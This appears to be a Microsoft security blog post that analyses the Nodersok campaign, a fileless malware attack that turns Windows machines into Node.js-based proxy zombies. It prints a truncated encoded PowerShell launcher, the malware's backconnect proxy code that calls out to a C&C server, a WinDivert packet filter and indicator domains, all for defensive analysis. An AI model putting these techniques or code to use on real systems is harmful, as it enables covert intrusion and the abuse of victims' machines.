


Bring your own LOLBin: Multi-stage, fileless Nodersok campaign delivers rare Node.js-based malware

microsoft.com/security/blog/2019/09/26/bring-your-own-lolbin-multi-stage-fileless-nodersok-campaign-delivers-rare-node-js-based-malware/

September 26, 2019



AMSI

Trojan:JS/Dedabef.B

AMSI

Trojan:JS/Dedabef.D

Tamper protection

Behavior monitoring

Behavior:Win32/PsElevate.A

AMSI

VirTool:PowerShell/ShlCodeInjGenPowShell.A

Command-line scanning

Trojan:Win32/Nodersok.B

Behavior monitoring

Behavior:Win32/ScriptDropsNetCapture.A!attk

Heuristics

Trojan:JS/Nodersok.A

Behavior monitoring

Behavior:Win32/PsNoder.A

We've discussed the challenges that fileless threats pose in security, and how Microsoft Defender Advanced Threat Protection (Microsoft Defender ATP) employs advanced strategies to defeat these sophisticated threats. Part of the slyness of fileless malware is their use of living-off-the-land techniques, which refer to the abuse of legitimate tools, also called living-off-the-land binaries (LOLBins), that already exist on machines through which malware can persist, move laterally, or serve other purposes.

But what happens when attackers require functionality beyond what's provided by standard LOLBins? A new malware campaign we dubbed Nodersok decided to bring its own LOLBins—it delivered two very unusual, legitimate tools to infected machines:

- Node.exe, the Windows implementation of the popular Node.js framework used by countless web applications
- WinDivert, a powerful network packet capture and manipulation utility

Like any LOLBin, these tools are not malicious or vulnerable; they provide important capabilities for legitimate use. It's not uncommon for attackers to download legitimate third-party tools onto infected machines (for example, PsExec is often abused to run other tools or


commands). However, Nodersok went through a long chain of fileless techniques to install a pair of very peculiar tools with one final objective: turn infected machines into zombie proxies.

While the file aspect of the attack was very tricky to detect, its behavior produced a visible footprint that stands out clearly for anyone who knows where to look. With its array of advanced defensive technologies, Microsoft Defender ATP, defeated the threat at numerous points of dynamic detection throughout the attack chain.

Attack overview

The Nodersok campaign has been pestering thousands of machines in the last several weeks, with most targets located in the United States and Europe. The majority of targets are consumers, but about 3% of encounters are observed in organizations in sectors like education, professional services, healthcare, finance, and retail.

Countries affected by Nodersok campaign



Sectors affected by Nodersok campaign




Figure 1. Distribution of Nodersok's enterprise targets by country and by sector

The campaign is particularly interesting not only because it employs advanced fileless techniques, but also because it relies on an elusive network infrastructure that causes the attack to fly under the radar. We uncovered this campaign in mid-July, when suspicious

patterns in the anomalous usage of MSHTA.exe emerged from Microsoft Defender ATP telemetry. In the days that followed, more anomalies stood out, showing up to a ten-fold increase in activity:





Figure 2. Trending of Nodersok activity from August to September, 2019

After a process of tracking and analysis, we pieced together the infection chain:



1. User runs an HTA file as a download from the browser (by clicking on it, or by browsing a malicious advertisement)
2. JavaScript code in the HTA file downloads a second-stage component (another JavaScript file, or an XSL file containing JavaScript code)
3. The second-stage component launches a PowerShell command by hiding the encoded command text inside an environment variable (the code launches additional PowerShell instances)
4. The PowerShell commands download and run additional encrypted components:
 - o A PowerShell module that attempts to disable Windows Defender Antivirus and Windows Update
 - o A binary shellcode that attempts to perform an elevation of privilege
 - o The Windivert packet capture library
 - o A shellcode to run and call the Windivert packet filtering engine
 - o Node.exe (from the Node.JS framework)
 - o The final payload app.js, a JavaScript module written in Node.JS framework that can turn the machine into a proxy

Figure 3. Nodersok attack chain

Like the Astaroth campaign, every step of the infection chain only runs legitimate LOLBins, either from the machine itself (*mshta.exe*, *powershell.exe*) or downloaded third-party ones (*node.exe*, *Windivert.dll/sys*). All of the relevant functionalities reside in scripts and shellcodes that are almost always coming in encrypted, are then decrypted, and run while only in memory. No malicious executable is ever written to the disk.

This infection chain was consistently observed in several machines attacked by the latest variant of Nodersok. Other campaigns (possibly earlier versions) with variants of this malware (whose main JavaScript payload was named *05sall.js* or *04sall.js*) were observed installing malicious encoded PowerShell commands in the registry that would end up decoding and running the final binary executable payload.

Initial access: Complex remote infrastructure

The attack begins when a user downloads and runs an HTML application (HTA) file named *Player1566444384.hta*. The digits in the file name differ in every attack. Analysis of Microsoft Defender ATP telemetry points to compromised advertisements as the most likely infection vector for delivering the HTA files. The *mshta.exe* tool (which runs when an HTA file runs) was launched with the `-embedding` command-line parameter, which typically indicates that the launch action was initiated by the browser.

Furthermore, immediately prior to the execution of the HTA file, the telemetry always shows network activity towards suspicious advertisement services (which may vary slightly across infections), and a consistent access to legitimate content delivery service Cloudfront. Cloudfront is not a malicious entity or service, and it was likely used by the attackers exactly for that reason: because it's not a malicious domain, it won't likely raise alarms. Examples of such domains observed in several campaigns are:

- *d23cy16qyloios[.]cloudfront[.]net*
- *d26klsbste71cl[.]cloudfront [.]net*
- *d2d604b63pweib[.]cloudfront [.]net*
- *d3jo79y1m6np83[.]cloudfront [.]net*
- *d1fctvh5cp9yen[.]cloudfront [.]net*
- *d3cp2f6v8pu0j2[.]cloudfront[.]net*
- *dqsiu450ekr8q[.]cloudfront [.]net*

It's possible that these domains were abused to deliver the HTA files without alerting the browser. Another content delivery service abused later on in the attack chain is Cdn77. Some examples of observed URLs include:

- *hxxps://1292172017[.]rsc [.]cdn77 [.]org/images/trpl[.]png*
- *hxxps://1292172017[.]rsc.cdn77[.]org/imtrack/strkp[.]png*

This same strategy was also used by the [Astaroth](#) campaign, where the malware authors hosted their malware on the legitimate `storage.googleapis.com` service.

First-stage JavaScript

When the HTA file runs, it tries to reach out to a randomly named domain to download additional JavaScript code. The domains used in this first stage are short-lived: they are registered and brought online and, after a day or two (the span of a typical campaign), they are dropped and their related DNS entries are removed. This can make it more difficult to investigate and retrieve the components that were delivered to victims. Examples of domains observed include:

- *Du0ohrealgeek[.]Jorg* – active from August 12 to 14
- *Hi5urautopapyrus[.]Jorg* – active from April 21 to 22

- *Ex9ohiamistanbul[.]net* – active from August 1 to 2
- *Eek6omyfilmbiznetwork[.]jorg* – active from July 23 to 24

This stage is just a downloader: it tries to retrieve either a JavaScript or an extensible style language (XSL) file from the command-and-control (C&C) domain. These files have semi-random names like *1566444384.js* and *1566444384.xsl*, where the digits are different in every download. After this file is downloaded and runs, it contacts the remote C&C domain to download an RC4-encrypted file named *1566444384.mp4* and a decryption key from a file named *1566444384.flv*. When decrypted, the MP4 file is an additional JavaScript snippet that starts PowerShell:

```
a.Environment('Process')("deadbeef") = "iex([Text.Encoding]::ASCII.GetString(
a.Run("\\" + p + "\" -Enc LgAoACIAewAwAH0AewAxAH0AIgAgAC0AZgAnAGkAJwAsACcAZQf
```

Interestingly, it hides the malicious PowerShell script in an environment variable named “deadbeef” (first line), then it launches PowerShell with an encoded command (second line) that simply runs the contents of the “deadbeef” variable. This trick, which is used several times during the infection chain, is usually employed to hide the real malicious script so that it does not appear in the command-line of a PowerShell process.

Second-stage PowerShell

Nodersok’s infection continues by launching several instances of PowerShell to download and run additional malicious modules. All the modules are hosted on the C&C servers in RC4-encrypted form and are decrypted on the fly before they run on the device. The following steps are perpetrated by the various instances of PowerShell:

- Download *module.avi*, a module that attempts to:
 - Disable Windows Defender Antivirus
 - Disable Windows updates
 - Run binary shellcode that attempts elevation of privilege by using auto-elevated COM interface
- Download additional modules *trpl.png* and *strkp.png* hosted on a Cdn77 service
- Download legitimate *node.exe* tool from the official *nodejs.org* website
- Drop the WinDivert packet capture library components *WinDivert.dll*, *WinDivert32.sys*, and *WinDivert64.sys*
- Execute a shellcode that uses WinDivert to filter and modify certain outgoing packets
- Finally, drop the JavaScript payload along with some Node.js modules and libraries required by it, and run it via *node.exe*

This last JavaScript is the actual final payload written for the Node.js framework that turns the device into a proxy. This concludes the infection, at the end of which the network packet filter is active and the machine is working as a potential proxy zombie. When a machine

turns into a proxy, it can be used by attackers as a relay to access other network entities (websites, C&C servers, compromised machines, etc.), which can allow them to perform stealthy malicious activities.

Node.js-based proxy engine

This is not the first threat to abuse Node.js. Some cases have been observed in the past (for example [this ransomware](#) from early 2016). However, using Node.js is a peculiar way to spread malware. Besides being clean and benign, *Node.exe* also has a valid digital signature, allowing a malicious JavaScript to operate within the context of a trusted process. The JavaScript payload itself is relatively simple: it only contains a set of basic functions that allows it to act as a proxy for a remote entity.


```

    this.send = function(ddd)
    {
        client.write(ddd);
    }

    this.close = function()
    {
        client.destroy();
    }
}

function backconnect(lurl)
{
    const socket = io(lurl);

    socket.on('connect', ()=>{
        log('on connect');
    });

    socket.on('firstmessage', function(data){
        //console.log('on \'firstmessage\'');
        clients[data.id] = new client(socket, data);
    });

    socket.on('closed', function(data){
        //console.log('on closed');
        if (clients[data.id])
            clients[data.id].close();
    });

    socket.on('message', function(data){
        //console.log('on message');
        if (clients[data.id])
            clients[data.id].send(data.d)
        else
        {
            socket.emit('closed', {id:data.id});
            console.log('Bad!');
        }
    });
}

```


Figure 4. A portion of the malicious Node.js-based proxy

The code seems to be still in its infancy and in development, but it does work. It has two purposes:

1. Connect back to the remote C&C, and

2. Receive HTTP requests to proxy back to it

It supports the [SOCKS4A protocol](#). While we haven't observed network requests coming from attackers, we wrote what the Node.js-based C&C server application may look like: a server that sends HTTP requests to the infected clients that connect back to it, and receives the responses from said clients. We slightly modified the malicious JavaScript malware to make it log meaningful messages, ran a JavaScript server, ran the JavaScript malware, and it proxied HTTP requests as expected:



```
Command Prompt SIMULATED CnC SERVER
[SRV] 1- starting server
[SRV] 3- initial connection received from infected client
[SRV] 4- HTTP request sent to infected client
[SRV] 12- HTTP response from infected client:
HTTP/1.1 200 OK
Date: Sat, 07 Sep 2019 01:54:08 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Set-Cookie: 1P_JAR=2019-09-07-01; expires=Mon, 07-Oct-2019 01:54:08 GMT;
path=/; domain=.google.com; SameSite=none
Set-Cookie: NID=188=R3EhgAZt9JDyWBSZITP5IS9_AetXlB3ZzM266n8eJ9uALMwfvb3-
LrrVakDT3DANFCH8Zj3MIke61EML12SFyatvr2C3xDKR-aPW4un1fY2J70Vn1VM4zT1VnEXo
f53T1XzFkKngJ_ASuf6MImj_TfA74HLes-sLk1_U10xpn0I; expires=Sun, 08-Mar-202
0 01:54:08 GMT; path=/; domain=.google.com; HttpOnly
Accept-Ranges: none

Command Prompt INFECTED CLIENT
[CLIENT] 2- Connecting to server
[CLIENT] 5- HTTP request received from server:
[CLIENT] 6- port: 80
[CLIENT] 7- ip: 172.217.14.238
[CLIENT] 8- id: 1357
[CLIENT] 9- d: GET / HTTP/1.1

[CLIENT] 10- Proxying the request, retrieving HTTP data...
[CLIENT] 11- HTTP response received, sending it back to server:
HTTP/1.1 200 OK
Date: Sat, 07 Sep 2019 01:54:08 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Set-Cookie: 1P_JAR=2019-09-07-01; expires=Mon, 07-Oct-2019 01:54:08 GM
```

Figure 5. The debug messages are numbered to make it easier to follow the execution flow

The server starts, then the client starts and connects to it. In response, the server sends a HTTP request (using the Socks4A protocol) to the client. The request is a simple HTTP GET. The client proxies the HTTP request to the target website and returns the HTTP response (200 OK) and the HTML page back to the server. This test demonstrates that it's possible to use this malware as a proxy.

05sall.js: A variant of Nodersok

As mentioned earlier, there exist other variants of this malware. For example, we found one named *05sall.js* (possibly an earlier version). It's similar in structure to the one described above, but the payload was not developed in Node.js (rather it was an executable). Furthermore, beyond acting as a proxy, it can run additional commands such as update, terminate, or run shell commands.

```

seg002:07344054 aConfig          db 'config',0
seg002:0734405B                               align 4
seg002:0734405C ; char aKillall[]
seg002:0734405C aKillall          db 'killall',0
seg002:07344064 ; char aKill[]
seg002:07344064 aKill           db 'kill',0
seg002:07344069                               align 4
seg002:0734406C ; char aStop[]
seg002:0734406C aStop           db 'stop',0
seg002:07344071                               align 4
seg002:07344074 ; char aResume[]
seg002:07344074 aResume         db 'resume',0
seg002:0734407B                               align 4
seg002:0734407C ; char aModules[]
seg002:0734407C aModules        db 'modules',0
seg002:0734407C
seg002:07344084 ; char aUpdate[]
seg002:07344084 aUpdate         db 'update',0
seg002:0734408B                               align 4
seg002:0734408C ; char aUpdateInterval[]
seg002:0734408C aUpdateInterval db 'update_interval',0
seg002:0734409C ; char aName[]
seg002:0734409C aName           db 'name',0
seg002:0734409C
seg002:073440A1                               align 4
seg002:073440A4 ; char aFilename[]
seg002:073440A4 aFilename       db 'filename',0

```

Figure 6. The commands that can be processed by the 05sall.js variant.

The malware can also process configuration data in JSON format. For example, this configuration was encoded and stored in the registry in an infected machine:

```

[{"name":"block_av_01","filename":"bav01.js","args":"","version":1},
 {"name":"all_socks_05","filename":"05sall.js","args":"1","version":3}]

```

Figure 7. Configuration data exposing component and file names

The configuration is an indication of the modular nature of the malware. It shows the names of two modules being used in this infection (named *block_av_01* and *all_socks_05*).

The WinDivert network packet filtering

At this point in the analysis, there is one last loose end: what about the WinDivert packet capture library? We recovered a shellcode from one of the campaigns. This shellcode is decoded and run only in memory from a PowerShell command. It installs the following network filter (in a language recognized by WinDivert):

outbound and ip and tcp.syn and tcp.ack != 1 and loopback == 0

This means Nodersok is intercepting packets sent out to initiate a TCP connection. Once the filter is active, the shellcode is interested only in TCP packets that match the following specific format:




Figure 8. Format of TCP packets that Nodersok is interested in

The packet must have standard Ethernet, IP, and 20 bytes TCP headers, plus an additional 20 bytes of TCP extra options. The options must appear exactly in the order shown in the image above:

- 02 04 XX XX – Maximum segment size
- 01 – No operation
- 03 03 XX – Windows Scale
- 04 02 – SACK permitted
- 08 0A XX XX XX XX XX XX XX XX – Time stamps

If packets matching this criterion are detected, Nodersok modifies them by moving the “SACK Permitted” option to the end of the packet (whose size is extended by four bytes), and replacing the original option bytes with two “No operation” bytes.





Figure 9. The format of TCP packets after Nodersok has altered it: the “SACK permitted” bytes (in red) have been moved to the end of the packet, and their original location has been replaced by “No operation” (in yellow)

It’s possible that this modification benefits the attackers; for example, it may help evade some HIPS signatures.

Stopping the Nodersok campaign with Microsoft Defender ATP

Both the distributed network infrastructure and the advanced fileless techniques allowed this campaign fly under the radar for a while, highlighting how having the right defensive technologies is of utmost importance in order to detect and counter these attacks in a timely manner.

If we exclude all the clean and legitimate files leveraged by the attack, all that remains are the initial HTA file, the final Node.js-based payload, and a bunch of encrypted files. Traditional file-based signatures are inadequate to counter sophisticated threats like this. We have known this for quite a while, that's why we have invested a good deal of resources into developing powerful dynamic detection engines and delivering a state-of-the-art defense-in-depth through Microsoft Defender ATP:



Client-side ML

Trojan:HTA/Madojays.A

Behavior monitoring

Behavior:Win32/ObfuscatedJsDrop.A

Behavior monitoring

Behavior:Win32/MshtaRunsInet.E

AMSI

Trojan:JS/Dedabef.A

AMSI

Trojan:JS/Dedabef.B

AMSI

Trojan:JS/Dedabef.D

Tamper protection

Behavior monitoring

Behavior:Win32/PsElevate.A

AMSI

VirTool:PowerShell/ShlCodeInjGenPowShell.A

Command-line scanning

Trojan:Win32/Nodersok.B

Behavior monitoring

Behavior:Win32/ScriptDropsNetCapture.A!attk

Heuristics

Trojan:JS/Nodersok.A

Behavior monitoring

Behavior:Win32/PsNoder.A

Figure 10. Microsoft Defender ATP protections against Nodersok

Machine learning models in the Windows Defender Antivirus client generically detects suspicious obfuscation in the initial HTA file used in this attack. Beyond this immediate protection, behavioral detection and containment capabilities can spot anomalous and malicious behaviors, such as the execution of scripts and tools. When the behavior monitoring engine in the client detects one of the more than 500 attack techniques, information like the process tree and behavior sequences are sent to the cloud, where behavior-based machine learning models classify files and identify potential threats.

Meanwhile, scripts that are decrypted and run directly in memory are exposed by Antimalware Scan Interface ([AMSI](#)) instrumentation in scripting engines, while launching PowerShell with a command-line that specifies encoded commands is defeated by command-line scanning. [Tamper protection](#) in Microsoft Defender ATP protects against system modifications that attempt to disable Windows Defender Antivirus.

These multiple layers of protection are part of the threat and malware prevention capabilities in Microsoft Defender ATP. The complete endpoint protection platform provides multiple capabilities that empower security teams to defend their organizations against attacks like Nodersok. [Attack surface reduction](#) shuts common attack surfaces. [Threat and vulnerability management](#), [endpoint detection and response](#), and [automated investigation and remediation](#) help organizations detect and respond to cyberattacks. [Microsoft Threat Experts](#), Microsoft Defender ATP's managed detection and response service, further helps security teams by providing expert-level monitoring and analysis.

With [Microsoft Threat Protection](#), these endpoint protection capabilities integrate with the rest of Microsoft security solutions to deliver comprehensive protection for comprehensive security for identities, endpoints, email and data, apps, and infrastructure.

Andrea Lelli

Microsoft Defender ATP Research

Talk to us

Questions, concerns, or insights on this story? Join discussions at the [Microsoft Defender ATP community](#).

Read all [Microsoft security intelligence blog posts](#).

Follow us on Twitter [@MsftSecIntel](#).